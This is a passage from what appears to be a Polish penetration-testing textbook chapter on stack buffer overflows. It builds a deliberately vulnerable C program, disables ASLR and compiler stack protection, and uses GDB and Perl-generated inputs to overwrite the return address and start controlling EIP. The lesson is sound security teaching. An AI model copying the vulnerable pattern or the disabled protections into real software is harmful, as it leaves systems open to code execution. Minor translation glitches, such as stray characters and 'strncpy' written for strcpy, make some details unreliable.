Skoro już wstęp teoretyczny mamy już szczęśliwie za sobą, przyjrzymy się teraz prostemu przykładowi exploita wykorzystującego przepelnienie bufora w systemie Linux. Zanim jednak zaczniemy, musimy się upewnić, że nasza maszyna z systemem Ubuntu jest poprawnie skonfigurowana pod kątem tego przykładu. Nowoczesne systemy operacyjne mają wbudowane różne mechanizmy zapobiegające przeprowadzaniu tego typu ataków, ale na potrzeby edukacyjne możemy je po prostu wyłączyć. Jeżeli korzystasz z maszyny wirtualnej z systemem Ubuntu, której obraz został przygotowany na potrzeby tej książki, powinna ona być już poprawnie skonfigurowana, ale na wszelki wypadek sprawdź, czy parametr `randomize_va_space` jest ustawiony na wartość 0, tak jak to przedstawiono poniżej.

```
georgia@ubuntu:~$ sudo nano /proc/sys/kernel/randomize_va_space
```

Kiedy parametr `randomize_va_space` jest ustawiony na wartość 1 lub 2, mechanizm ASLR jest włączony. Domyślnie randomizacja układu przestrzeni adresowej w systemie Ubuntu jest włączona, ale na potrzeby naszego przykładu musimy ten mechanizm wyłączyć. Jeżeli wspomniany parametr ma wartość 0, oznacza to, że mechanizm ASLR jest wyłączony. Jeżeli nie, zmień tę wartość w pliku na 0 i zapisz go.

Program podatny na przepełnienie bufora na stosie

Napiszemy teraz w języku C prosty program o nazwie `overflowtest.c`, który będzie podatny na przepełnienie bufora na stosie, tak jak zostało to przedstawione na listingu 16.1.

Listing 16.1. Prosty program w języku C podatny na przepełnienie bufora

```
georgia@ubuntu:~$ nano overflowtest.c

#include <string.h>
#include <stdio.h>

❶ void overflowed() {
    printf("%s\n", "Execution Hijacked");
}

❷ void function1(char *str){
    char buffer[5];
    strcpy(buffer, str);
}

❸ void main(int argc, char *argv[])
{
    function1(argv[1]);
    printf("%s\n", "Executed normally");
}
```

UWAGA

Jeżeli korzystasz z obrazu maszyny wirtualnej z systemem Ubuntu przygotowaną na potrzeby tej książki, plik `overflowtest.c` znajdziesz w katalogu domowym użytkownika `georgia`.

Nasz prosty program nie wykonuje zbyt wielu operacji. Kod programu rozpoczyna się od dołączenia dwóch bibliotek języka C, `stdio.h` oraz `string.h`, które pozwalają na wykonywanie standardowych operacji wejścia-wyjścia i zawierają konstruktory łańcuchów tekstu, dzięki czemu nie musimy ich tworzyć od początku. W programie będziemy korzystać z łańcuchów tekstu i wysyłać dane z wyjścia programu na konsolę.

W dalszej części kodu znajdują się definicje trzech funkcji: `overflowed`, `function1` oraz `main`. Jeżeli funkcja `overflowed` ❶ zostanie wywołana, wyświetla na ekranie tekst *Execution Hijacked* (przejęto kontrolę nad wykonaniem programu)

i kończy działanie. Jeżeli funkcja `function1` ② zostanie wywołana, tworzy zmienną lokalną o nazwie `buffer`, zadeklarowaną jako ciąg tekstu składający się z pięciu znaków, po czym kopiuje do niej zawartość argumentu wywołania funkcji. Po uruchomieniu programu domyślnie wywoływana jest funkcja `main` ③, która wywołuje funkcję `function1` i przekazuje jej pierwszy argument znaleziony w wierszu wywołania programu. Kiedy funkcja `function1` kończy działanie, funkcja `main` wyświetla na ekranie tekst *Executed normally* (działanie programu zostało zakończone w normalny sposób) i program kończy działanie.

Zwróć uwagę, że w normalnych warunkach funkcja `overflowed` nigdy nie jest wywoływana, więc komunikat *Execution hijacked* nigdy nie powinien się pojawić na ekranie (o tym, dlaczego w takim razie kod tej funkcji znalazł się w programie, przekonasz się, kiedy uda nam się przepchnąć bufor i przejąć kontrolę nad działaniem programu).

Teraz musimy skompilować nasz program, tak jak zostało to przedstawione poniżej.

```
georgia@ubuntu:~$ gcc -g -fno-stack-protector -z execstack -o overflowtest  
↪overflowtest.c
```

Aby skompilować kod źródłowy naszego programu napisanego w języku C, skorzystamy z kompilatora GCC (ang. *GNU Compiler Collection*), który jest domyślnie wbudowany w systemie Ubuntu. Opcja `-g` powoduje, że podczas kompilowania w programie umieszczane są dodatkowe informacje przeznaczone dla debugera GDB (ang. *GNU Debugger*). Użycie opcji `-fno-stack-protection` powoduje, że kompilator GCC wyłączy mechanizm ochrony stosu, który podczas normalnego działania zabezpiecza kompilowany program przed przepchniemieniem bufora. Opcja `-z execstack` powoduje, że zawartość stosu może być wykonywana, wyłączając tym samym kolejny mechanizm zabezpieczający. Korzystając z opcji `-o`, informujemy kompilator GCC, że skompilowany program powinien zostać zapisany w pliku wykonywalnym o nazwie `overflowtest`.

Jak pamiętasz, po uruchomieniu programu funkcja `main` pobiera z wiersza poleceń pierwszy argument wywołania programu i przekazuje go do funkcji `function1`, która kopiuje jego wartość do pięcioznakowej funkcji lokalnej. Spróbujmy zatem uruchomić nasz program, podając jako argument wywołania ciąg znaków `AAAA`, tak jak zostało to przedstawione poniżej. Jeżeli to konieczne, możesz za pomocą polecenia `chmod` nadać plikowi programu prawo do wykonywania. W naszym przykładzie użyjemy ciągu znaków składającego się z czterech liter A, ponieważ nasz ciąg kończy się pustym znakiem końca łańcucha tekstu. Technicznie rzecz biorąc, jeżeli jako argumentu wywołania użylibyśmy ciągu znaków składającego się z pięciu liter A, to już w tym momencie doszłoby do przepchnienia bufora na stosie, choć tylko przez jeden znak.

```
georgia@ubuntu:~$ ./overflowtest AAAA  
Executed normally
```

Jak widać, nasz program zachował się zgodnie z oczekiwaniami: funkcja `main` wywołuje funkcję `function1`, która kopiuje ciąg znaków AAAA do zmiennej `buffer` i kończy działanie, po czym sterowanie zostaje przekazane z powrotem do funkcji `main`, która z kolei wyświetla na ekranie komunikat *Executed normally* i program kończy działanie. Być może jednak, jeżeli podczas wywołania programu przekażemy mu argument, którego się nie spodziewa, uda nam się spowodować przepełnienie bufora, które będziemy mogli wykorzystać?

Wymuszanie awarii programu

Spróbujmy teraz uruchomić nasz program, przekazując mu jako argument wywołania długą ciąg znaków A, tak jak zostało to przedstawione poniżej.


```
georgia@ubuntu:~$ ./overflowtest AAAAaaaaaaaaaaaaaaaAAAAAAAAAAAAAAA
→AAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

Tym razem program uległ awarii i wyświetlił komunikat o wystąpieniu błędu segmentacji (ang. *segmentation fault*). Problem naszego programu leży w sposobie implementacji funkcji `strcpy`, której używamy w kodzie funkcji `function1`. Funkcja `strcpy` pobiera ciąg znaków i kopiuje go do drugiego ciągu znaków, ale nie sprawdza przy tym rozmiarów kopiowanych ciągów znaków, czyli inaczej mówiąc, nie sprawdza, czy kopowany ciąg znaków zmieści się w zmiennej reprezentującej docelowy ciąg znaków. Z tego powodu funkcja `strcpy` może próbować kopiować ciągi znaków składające się z trzech, pięciu czy nawet stu znaków do naszej pięcioznakowej zmiennej `buffer`. W takiej sytuacji, jeżeli spróbujemy do pięcioznakowej zmiennej skopiować ciąg znaków składający się ze stu znaków, nadmiarowe 95 znaków po prostu nadpisze dane znajdujące się w sąsiadujących adresach pamięci stosu.

W ten sposób potencjalnie możemy nadpisać całą resztę ramki stosu funkcji `function1` i nawet leżące jeszcze dalej obszary pamięci. A czy pamiętasz, co jest przechowywane w pamięci pod adresem znajdującym się bezpośrednio za bazą ramki stosu? Zanim ramka funkcji `function1` została umieszczona na stosie, funkcja wywołująca (czyli w naszym przypadku funkcja `main`) umieściła na stosie adres powrotu, aby oznaczyć miejsce, w którym powinno zostać wznowione jej działanie po zakończeniu działania funkcji `function1`. Jeżeli ciąg znaków, który skopiujemy do zmiennej `buffer`, będzie wystarczająco długie, będziemy w stanie nadpisać całą zawartość pamięci od lokalizacji zmiennej `buffer`, wskaźnik EBP, adres powrotu, a nawet zawartość ramki stosu funkcji `main`.

Kiedy `strcpy` umieści pierwszy argument wywołania programu w zmiennej `buffer`, działanie funkcji `function1` zostanie zakończone i sterowanie zostanie przekazane z powrotem do funkcji `main`. Ramka funkcji `function1` zostanie zdjęta ze stosu i procesor spróbuje wykonać kolejną instrukcję wskazywaną przez adres powrotu odczytany ze stosu. Ponieważ jednak za pomocą długiego ciągu znaków A przekazanego jako argument wywołania programu udało nam się nadpisać adres

powrotu (patrz rysunek 16.4), procesor będzie próbował wykonać instrukcję znajdującą się pod adresem 41414141 (szesnastkowa reprezentacja ciągu znaków składającego się z czterech znaków A).



Rysunek 16.4. Wygląd obszaru stosu po wywołaniu funkcji `strcpy`

Niestety nasz program nie może odczytywać, zapisywać ani wykonywać instrukcji znajdujących się w dowolnie wybranych obszarach pamięci, ponieważ mogłyby to spowodować ogromny chaos. Obszar pamięci o adresie 41414141 znajduje się poza obszarem wykorzystywanym przez nasz program, więc próba wykonania instrukcji znajdującej się poza tym obszarem kończy się wygenerowaniem błędu segmentacji, o czym mogliśmy się niedawno przekonać.

W kolejnym podrozdziale spróbujemy nieco dokładniej przyjrzeć się temu, co się dzieje, kiedy program ulega awarii. Pracując z debuggerem GDB, o którym powiemy sobie za chwilę, możesz użyć polecenia `maintenance info sections` do wyświetlenia informacji o obszarach pamięci przypisanych do poszczególnych procesów.

Praca z debuggerem GDB

Jeżeli chcesz dokładnie widzieć, co dzieje się w pamięci podczas działania danego programu, powinieneś uruchomić go pod kontrolą debugera. W systemie Ubuntu debugger GDB jest zainstalowany domyślnie, więc możesz teraz spróbować uruchomić nasz program pod kontrolą debugera (tak jak zostało to przedstawione poniżej) i przekonać się, co się dzieje w pamięci, kiedy uda nam się spowodować przepełnienie naszego pięcioznakowego bufora.

```
georgia@ubuntu:~$ gdb overflowtest
(gdb)
```

Zanim uruchomimy nasz program, ustawimy kilka pułapek (ang. *breakpoints*), w których realizacja programu zostanie zatrzymana, co pozwoli nam na bliższe przyjrzenie się zawartości pamięci. Ponieważ podczas kompilowania programu użyliśmy opcji `-g`, będziemy mogli bezpośrednio wyświetlić kod źródłowy, tak jak zostało to przedstawione na listingu 16.2, i ustawić pułapki w wybranych wierszach programu.

Listing 16.2. Przeglądanie kodu źródłowego programu w debuggerze GDB

```
(gdb) list 1,16
1      #include <string.h>
2      #include <stdio.h>
3
4      void overflowed() {
5          printf("%s\n", "Execution Hijacked");
6      }
7
8      void function(char *str){
9          char buffer[5];
10         strcpy(buffer, str); ①
11     } ②
12     void main(int argc, char *argv[])
13     {
14         function(argv[1]); ③
15         printf("%s\n", "Executed normally");
16     }
(gdb)
```

Najpierw zatrzymamy realizację programu w funkcji `main`, bezpośrednio przed wywołaniem funkcji `function` ③. Oprócz tego wewnątrz funkcji `function` ustawimy jeszcze dwie dodatkowe pułapki: pierwszą tuż przed wywołaniem funkcji `strcpy` ①, a drugą bezpośrednio po zakończeniu działania tej funkcji ②.

Proces ustawiania pułapek w debuggerze GDB został przedstawiony na listingu 16.3. Korzystając z polecenia `break`, ustaw pułapki w wierszach 14., 10. i 11. kodu źródłowego.

Listing 16.3. Ustawianie pułapek w debuggerze GDB

```
(gdb) break 14
Breakpoint 1 at 0x8048433: file overflowtest.c, line 14.
(gdb) break 10
Breakpoint 2 at 0x804840e: file overflowtest.c, line 10.
(gdb) break 11
Breakpoint 3 at 0x8048420: file overflowtest.c, line 11.
(gdb)
```

Zanim spróbujemy dokonać przepelenienia bufora na stosie i spowodować awarię programu, uruchomimy go, podając jako argument wywołania ciąg znaków składający się z czterech liter A, tak jak zostało to przedstawione poniżej, i przyjrzymy się zawartości pamięci podczas normalnego działania programu.

```
(gdb) run AAAA
Starting program: /home/georgia/overflowtest AAAA
Breakpoint 1, main (argc=2, argv=0xbffff5e4) at overflowtest.c:14
14      function(argv[1]);
```

Do uruchomienia programu w debuggerze użyjemy polecenia `run`, po którym podajemy argumenty wywołania programu. W tym przypadku argumentem wywołania programu jest ciąg znaków składający się z czterech liter A. Pierwsza pułapka uaktywnia się tuż przed wywołaniem funkcji `function1`, dzięki czemu — korzystając z polecenia `x` debugera GDB — możemy teraz przeanalizować zawartość pamięci programu.

Debugger GDB musi „wiedzieć”, który obszar pamięci chcesz zobaczyć i w jaki sposób powinien go wyświetlić. Zawartość pamięci można wyświetlać w formacie ósemkowym, szesnastkowym, dziesiętnym lub binarnym. W czasie naszej przygody z tworzeniem exploitów będziemy bardzo często spotykać się z danymi zapisanymi w formacie szesnastkowym (heksadecymalnym), więc teraz również, za pomocą flagi `x`, poprosimy debugger GDB o wyświetlenie danych w tym formacie.

Zawartość pamięci możemy wyświetlać jako pojedyncze bajty, dwubajtowe półsłowia, czterobajtowe słowa lub ósmiobajtowe podwójne słowa. Na początek użyjemy polecenia `x/16xw $esp` do wyświetlenia szesnastu czterobajtowych słów heksadecymalnych, począwszy od lokalizacji wskaźnika ESP, tak jak zostało to przedstawione na listingu 16.4.

Listing 16.4. Wyświetlanie zawartości pamięci w debuggerze GDB

```
(gdb) x/16xw $esp
0xbffff540: 0xb7ff0f50 0xbffff560 0xbffff5b8 0xb7e8c685
0xbffff550: 0x08048470 0x08048340 0xbffff5b8 0xb7e8c685
0xbffff560: 0x00000002 0xbffff5e4 0xbffff5f0 0xb7fe2b38
0xbffff570: 0x00000001 0x00000001 0x00000000 0x08048249
```

Polecenie `x/16xw $esp` wyświetla szesnaście czterobajtowych słów w formacie heksadecymalnym, począwszy od lokalizacji wskaźnika ESP. Jak zapewne pamiętasz z naszych wcześniejszych rozważań, rejestr ESP wskazuje wierzchołek stosu, czyli inaczej mówiąc, najniższy adres pamięci wykorzystywany przez stos. Ponieważ nasza pierwsza pułapka zatrzymała realizację programu tuż przed wywołaniem funkcji `function1`, rejestr ESP wskazuje na wierzchołek ramki stosu funkcji `main`.

Na pierwszy rzut oka wyniki działania polecenia debugera wyświetlającego zawartość pamięci mogą być nieco przerażające, zatem spróbujemy je teraz nieco odczarować. W pierwszej kolumnie od lewej znajduje się lista adresów lokalizacji poszczególnych obszarów pamięci, zwiększających się co 16 bajtów. W czterech kolejnych kolumnach wyświetlana jest zawartość kolejnych obszarów pamięci pogrupowanych w czterobajtowe słowa. W naszym przypadku pierwsze czterobajtowe słowo reprezentuje zawartość wskaźnika ESP, po którym wyświetlane są kolejne słowa reprezentujące zawartość stosu.

Zawartość rejestru EBP, wskazującego obecnie dno ramki stosu funkcji `main` (lub inaczej mówiąc, najwyższy zajmowany przez nią adres pamięci), możemy wyświetlić na ekranie za pomocą polecenia `x/1xw $ebp`.

```
(gdb) x/1xw $ebp
0xbffff548: 0xbffff5b8
(gdb)
```

Wykonanie takiego polecenia powoduje wyświetlenie w formacie heksadecymalnym jednego czterobajtowego słowa reprezentującego zawartość rejestru EBP. Po przeprowadzeniu analizy wyników działania opisanych wyżej poleceń możemy zatem stwierdzić, że ramka stosu funkcji `main` wygląda następująco:

```
0xbffff540: 0xb7ff0f50 0xbffff560 0xbffff5b8
```

Jak widać, nie jest tego wiele, ale musimy pamiętać, że całe działanie funkcji `main` sprowadza się do wywołania jednej funkcji i wyświetlenia na ekranie jednego wiersza tekstu; nie ma tutaj żadnego rozbudowanego przetwarzania danych.

Bazując na tym, co już wiemy o sposobie działania stosu, możemy oczekwać, że kiedy wznowimy działanie programu i wywołana zostanie funkcja `function1`, na stosie pojawią się adres powrotu do funkcji `main` oraz ramka stosu funkcji `function1`. Pamiętaj, że stos rozrasta się w stronę coraz niższych adresów pamięci, a zatem kiedy realizacja programu zostanie zatrzymana na kolejnej pułapce, wierzchołek stosu będzie się znajdował jeszcze „niżej” w pamięci niż poprzednio. Następna pułapka jest ustawiona w funkcji `function1` tuż przed wywołaniem polecenia `strcpy`. Aby wznowić działanie programu aż do zatrzymania na kolejnej pułapce, powinieneś użyć polecenia `continue`, tak jak zostało to przedstawione na listingu 16.5.

Listing 16.5. Zatrzymanie na pułapce ustawionej przed wywołaniem polecenia `strcpy` w funkcji `function1`

```
(gdb) continue
Continuing.

Breakpoint 2, function (str=0xbffff74c "AAAA") at overflowtest.c:10
10      strcpy(buffer, str);
(gdb) x/16xw $esp ①
0xbffff520: 0xb7f93849 0x08049ff4 0xbffff538 0x080482e8
0xbffff530: 0xb7fcfff4 0x08049ff4 0xbffff548 0x08048443
0xbffff540: 0xbffff74f 0xbffff560 0xbffff5b8 0xb7e8c685
0xbffff550: 0x08048470 0x08048340 0xbffff5b8 0xb7e8c685
(gdb) x/1xw $ebp ②
0xbffff538: 0xbffff548
```

Po użyciu polecenia `continue` działanie programu zostanie wznowione aż do napotkania kolejnej pułapki. Kiedy działanie programu zostanie ponownie zatrzymane, sprawdź zawartość rejestrów ESP **①** oraz EBP **②** i wyświetl zawartość ramki stosu funkcji `function1`, która została przedstawiona poniżej.

```
0xbffff520: 0xb7f93849 0x08049ff4 0xbffff538 0x080482e8
0xbffff530: 0xb7fcfff4 0x08049ff4 0xbffff548
```

Łatwo zauważyc, że ramka stosu funkcji `function1` jest nieco większa niż ramka funkcji `main`. Nieco dodatkowej pamięci zostało zaalokowane dla zmiennej lokalnej `buffer` oraz polecenia `strcpy`, ale z całą pewnością nie ma tutaj miejsca na przechowywanie trzydziestu czy czterdziestu dodatkowych znaków A. Podeczas analizy ostatniej pułapki dowiedzieliśmy się, że ramka stosu funkcji `main` rozpoczynała się od adresu `0xbffff540`. Bazując na naszej znajomości zasad funkcjonowania stosu, możemy dzięki temu powiedzieć, że czterobajtowe słowo `0x08048443`, znajdujące się pomiędzy ramką stosu funkcji `main` a ramką stosu funkcji `function1`, to adres powrotu do funkcji `main`. Spróbujmy teraz za pomocą polecenia `disass` przeprowadzić deasembację kodu funkcji `main`, aby przekonać się, jakie polecenie rozpoczyna się pod adresem `0x08048443`, co zostało pokazane na listingu 16.6.

Listing 16.6. Kod funkcji main po deasembacie

```
(gdb) disass main
Dump of assembler code for function main:
0x08048422 <main+0>:    lea      0x4(%esp),%ecx
0x08048426 <main+4>:    and     $0xffffffff,%esp
0x08048429 <main+7>:    pushl   -0x4(%ecx)
0x0804842c <main+10>:   push    %ebp
0x0804842d <main+11>:   mov     %esp,%ebp
0x0804842f <main+13>:   push    %ecx
0x08048430 <main+14>:   sub     $0x4,%esp
0x08048433 <main+17>:   mov     0x4(%ecx),%eax
0x08048436 <main+20>:   add     $0x4,%eax
0x08048439 <main+23>:   mov     (%eax),%eax
0x0804843b <main+25>:   mov     %eax,(%esp)
0x0804843e <main+28>:   call    0x8048408 <function1> ①
0x08048443 <main+33>:   movl   $0x8048533,(%esp) ②
0x0804844a <main+40>:   call    0x804832c <puts@plt>
0x0804844f <main+45>:   add     $0x4,%esp
0x08048452 <main+48>:   pop    %ecx
0x08048453 <main+49>:   pop    %ebp
0x08048454 <main+50>:   lea     -0x4(%ecx),%esp
0x08048457 <main+53>:   ret
End of assembler dump.
```

Jeżeli nie masz zbyt dużego doświadczenia w analizie programów napisanych w asemblerze, nie przejmuj się. Instrukcja, której poszukujemy, pojawia się w kodzie w czystym języku angielskim: pod adresem `0x0804843e` **①**, funkcja `main` wywołuje

adres w pamięci, pod którym znajduje się kod funkcji `function1`. Wynika stąd jasno, że następną instrukcją, która zostanie wykonana po zakończeniu działania funkcji `function1`, będzie instrukcja znajdująca się bezpośrednio po wywołaniu funkcji, a jej adres będzie poszukiwany przez nas adresem powrotu. Nie będzie więc dla nikogo chyba zaskoczeniem, że adres powrotu ❷ ujawniony w kodzie po deasemblacji odpowiada adresowi powrotu, który znaleźliśmy w pamięci stosu. Wydaje się zatem, że tym razem teoria i praktyka pozostają ze sobą w wyjątkowej zgodzie.

Pozwólmy teraz naszemu programowi kontynuować działanie i zobaczymy, co się stanie w pamięci, kiedy ciąg znaków składający się z czterech liter A zostanie skopiowany do zmiennej `buffer`. Kiedy program przerwie działanie w miejscu ustawienia trzeciej pułapki, sprawdź zawartość pamięci, tak jak robiliśmy to do tej pory, co zostało pokazane na listingu 16.7.

Listing 16.7. Wyświetlanie zawartości pamięci po zatrzymaniu na trzeciej pułapce

```
(gdb) continue
Continuing.

Breakpoint 3, function (str=0xbffff74c "AAAA") at overflowtest.c:11
11 }
(gdb) x/16xw $esp
0xbffff520: 0xbffff533 0xbffff74c      0xbffff538 0x080482e8
0xbffff530: 0x41fcfff4 0x00414141 ❶ 0xbffff500 0x08048443
0xbffff540: 0xbffff74c 0xbffff560      0xbffff5b8 0xb7e8c685
0xbffff550: 0x08048470 0x08048340      0xbffff5b8 0xb7e8c685
(gdb) x/1xw $ebp
0xbffff538: 0xbffff500
```

Nietrudno zauważyc, że nadal jesteśmy wewnętrz funkcji `function1`, więc lokalizacja naszej ramki stosu pozostaje taka sama. W obszarze ramki stosu możemy zauważyc nasz ciąg znaków składający się z czterech liter A ❶, reprezentowany w zapisie szesnastkowym przez cztery wartości 41 zakończone bajtem 00 (null). Taki ciąg znaków doskonale mieści się w naszym pięciobajtowym buforze, a zatem adres powrotu pozostaje nienaruszony i po wznowieniu programu wszystko działa poprawnie, zgodnie z oczekiwaniami, tak jak zostało to przedstawione na listingu 16.8.

Listing 16.8. Program kończy działanie w normalny sposób

```
(gdb) continue
Continuing.
Executed normally
Program exited with code 022.
(gdb)
```

Zgodnie z oczekiwaniami przed zakończeniem działania program wyświetla na ekranie komunikat *Executed normally*, sygnalizujący, że wszystko poszło zgodnie z planem.

W kolejnym podrozdziale uruchomimy nasz program ponownie, ale tym razem za pomocą argumentu zawierającego zbyt wiele znaków spróbujemy wywołać przepełnienie bufora na stosie i zobaczyć, co się stanie w pamięci.

Wywoływanie awarii programu w debuggerze GDB

Długi ciąg znaków A możemy wpisać ręcznie, ale również dobrze możemy pozwolić, aby krótki, jednowierszowy skrypcik w języku Perl wykonał tę „czarną robotę” za nas, tak jak zostało to przedstawione na listingu 16.9 (takie rozwiązanie stanie się naprawdę użyteczne w sytuacji, kiedy zamiast powodować awarię, będziemy chcieli przejąć kontrolę nad wykonaniem programu).

Listing 16.9. Uruchamianie programu z argumentem wywołania w postaci ciągu 30 liter A

```
(gdb) run $(perl -e 'print "A" x 30') ①
Starting program: /home/georgia/overflowtest $(perl -e 'print "A" x 30')

Breakpoint 1, main (argc=2, argv=0xbffff5c4) at overflowtest.c:14
14          function(argv[1]);
(gdb) x/16xw $esp
0xbffff520: 0xb7ff0f50 0xbffff540 0xbffff598 0xb7e8c685
0xbffff530: 0x08048470 0x08048340 0xbffff598 0xb7e8c685
0xbffff540: 0x00000002 0xbffff5c4 0xbffff5d0 0xb7fe2b38
0xbffff550: 0x00000001 0x00000001 0x00000000 0x08048249
(gdb) x/1xw $ebp
0xbffff528: 0xbffff598
(gdb) continue
```

Skrypt w języku Perl generuje串 znaków składający się z 30 liter A, który następnie jest przekazywany jako argument wywołania programu *overflowtest* ①. Kiedy polecenie `strncpy` próbuje skopiować tak długą串 znaków do pięcioznakowej zmiennej `buffer`, możemy się spodziewać, że spora część stosu zostanie nadpisana nadmiarowymi znakami A. Kiedy program zostanie zatrzymany na pierwszej pułapce znajdującej się wewnątrz funkcji `main`, wszystko nadal wygląda normalnie. Możemy się spodziewać, że wszystko będzie w porządku aż do zatrzymania się programu na trzeciej pułapce, zaraz po wykonaniu polecenia `strncpy` ze zbyt długim ciągiem znaków.

UWAGA *Ramka stosu funkcji `main` nadal składa się z 12 bajtów, choć ze względu na zmianę wielkości argumentu wywołania programu i kilku innych elementów jej lokalizacja została przeniesiona o 32 bajty w góre stosu. Rozmiar ramki stosu funkcji `main` pozostaje bez zmian.*

Po zatrzymaniu działania programu na drugiej pułapce zwróć uwagę na jedną rzecz przedstawioną na listingu 16.10, a potem możemy już przejść do naprawdę interesujących zdarzeń.

Listing 16.10. Sprawdzanie zawartości pamięci po zatrzymaniu programu na drugiej pułapce

```
Breakpoint 2, function (str=0xbffff735 'A' <repeats 30 times>
    at overflowtest.c:10
10      strcpy(buffer, str);
(gdb) x/16xw $esp
0xbffff500: 0xb7f93849 0x08049ff4 0xbffff518 0x080482e8
0xbffff510: 0xb7fcfff4 0x08049ff4 0xbffff528 0x08048443 ❶
0xbffff520: 0xbffff735 0xbffff540 0xbffff598 0xb7e8c685
0xbffff530: 0x08048470 0x08048340 0xbffff598 0xb7e8c685
(gdb) x/1xw $ebp
0xbffff518: 0xbffff528
(gdb) continue
Continuing.
```

Możesz tutaj zauważyć, że ramka stosu funkcji `function1` została przesunięta o 32 bajty. Warto również zwrócić uwagę na fakt, że adres powrotu do funkcji `main` pozostał niezmieniony i nadal wskazuje na instrukcję pod adresem 0x08048443 ❶. Jak widać, mimo iż ramka stosu została nieco przesunięta, lokalizacja kodu programu w pamięci pozostaje taka sama.

Teraz ponownie użyj polecenia `continue` do wznowienia działania programu, który będzie realizowany aż do momentu napotkania trzeciej pułapki. I właśnie tutaj rozpoczynają się naprawdę ciekawe rzeczy, tak jak zostało to przedstawione na listingu 16.11.

Listing 16.11. Adres powrotu został nadpisany przez ciąg znaków A

```
Breakpoint 3, function (str=0x41414141 <Address 0x41414141 out of bounds>
    at overflowtest.c:11
11      }
(gdb) x/16xw $esp
0xbffff500: 0xbffff513 0xbffff733 0xbffff518 0x080482e8
0xbffff510: 0x41fcfff4 0x41414141 0x41414141 0x41414141 ❶
0xbffff520: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff530: 0x08040041 0x08048340 0xbffff598 0xb7e8c685

(gdb) continue
Continuing.
```

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)
```

Przeanalizujmy ponownie zawartość pamięci, tym razem po zatrzymaniu działania programu w miejscu ustawienia trzeciej pułapki, bezpośrednio po wykonaniu polecenia `strncpy`, ale jeszcze przed zakończeniem działania funkcji `function1` i przekazaniem sterowania z powrotem do funkcji `main`. Tym razem na stosie nadpisany został nie tylko adres powrotu ❶, ale również całkiem spora część ramki stosu funkcji `main`. W tym momencie nie możemy mieć już nadzieję, że działanie programu da się jeszcze uratować.

Kiedy funkcja `function1` kończy działanie, program będzie próbował wykonać instrukcję wskazywaną przez adres powrotu do funkcji `main`, który został nadpisany nadmiarowymi znakami A, co zgodnie z oczekiwaniami w efekcie spowodowało wystąpienie błędu segmentacji podczas próby wykonania polecenia znajdującego się pod adresem 0x41414141 (w kolejnych podrozdziałach spróbujemy zastąpić „bezmyślne” nadpisywanie adresu powrotu czymś bardziej przydatnym, co zamiast awarii spowoduje przekierowanie sterowania programu do naszego własnego kodu).

Kontrolowanie wskaźnika EIP

Powodowanie awarii programu może być całkiem interesującym doświadczeniem, ale dla pentesterów mających w planie tworzenie własnych exploitów właściwym celem takiej operacji będzie przejęcie kontroli nad procesem działania programu i zmuszenie atakowanego systemu do wykonania naszego własnego kodu. Być może poprzez odpowiednie manipulowanie procesem „awarii” programu uda nam się zmusić go do robienia rzeczy, o których nie pomyślał jego autor?

W chwili obecnej nasz program zawsze ulega awarii podczas próby wykonania polecenia znajdującego się pod adresem 0x41414141, który znajduje się poza obszarem pamięci alokowanym dla tego programu. Musimy teraz zmienić ciąg znaków będący argumentem wywołania programu, tak aby obejmował poprawny adres znajdujący się w obszarze pamięci, do którego nasz program ma pełny dostęp. Jeżeli uda nam się zastąpić adres powrotu do funkcji `main` tak, aby wskazywał na inną poprawną lokalizację w pamięci programu, po zakończeniu działania funkcji `function1` będziemy w stanie przejąć kontrolę nad działaniem programu. Może się zdarzyć, że deweloper programu pozostawił w nim nieco dodatkowego, nadmiarowego kodu, którego będziemy mogli użyć do przetestowania takiego rozwiązania (ale tutaj wychodzę chyba już nieco przed orkiestrę).

Aby przejąć kontrolę nad działaniem programu, musimy najpierw określić miejsce, w którym adres powrotu jest nadpisywany przez nasz długi ciąg znaków A. Przypomnijmy sobie, jak wyglądał nasz stos, kiedy program został uruchomiony w normalny sposób, z argumentem wywołania w postaci czteroliterowego ciągu znaków, co zostało pokazane poniżej.

0xbffff520: 0xbffff533	0xbffff74c	0xbffff538	0x080482e8
0xbffff530: 0x41fcfff4	0x00414141 ❶	0xbffff500 ❷	0x08048443 ❸

Widzimy, gdzie nasz czteroznakowy ciąg liter A ❶ został skopiowany do zmiennej lokalnej. Teraz przypomnij sobie, że cztery bajty znajdujące się bezpośrednio za wskaźnikiem EBP ❷ zawierają adres powrotu **0x08048443** ❸. Możemy zobaczyć, że oprócz czterech liter A w ramce stosu funkcji `function` mamy pięć dodatkowych bajtów zlokalizowanych przed adresem powrotu.

Patrząc na zawartość pamięci stosu, możemy dojść do wniosku, że jeżeli przekażemy naszemu programowi argument wywołania o długości $5 + 4 + 4 = 13$ bajtów, to ostatnie cztery bajty takiego argumentu nadpiszą adres powrotu. Aby przetestować takie rozumowanie, spróbujemy teraz uruchomić program z argumentem w postaci ciągu znaków składającego się z dziewięciu liter A, po których następują cztery litery B. Jeżeli nasz program ulegnie teraz awarii podczas próby wykonania polecenia znajdującego się pod adresem 0x42424242 (heksadecymalna reprezentacja ciągu czterech liter B), to będziemy pewni, że offset adresu powrotu policzyliśmy prawidłowo.

Do utworzenia odpowiedniego argumentu wywołania możemy ponownie użyć prostego skryptu w języku Perl, tak jak zostało to przedstawione na listingu 16.12.

Listing 16.12. Uruchamianie programu z nowym argumentem wywołania

```
(gdb) delete 1
(gdb) delete 2
(gdb) run $(perl -e 'print "A" x 9 . "B" x 4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/georgia/overflowtest $(perl -e 'print "A" x 9 . "B" x 4')
```

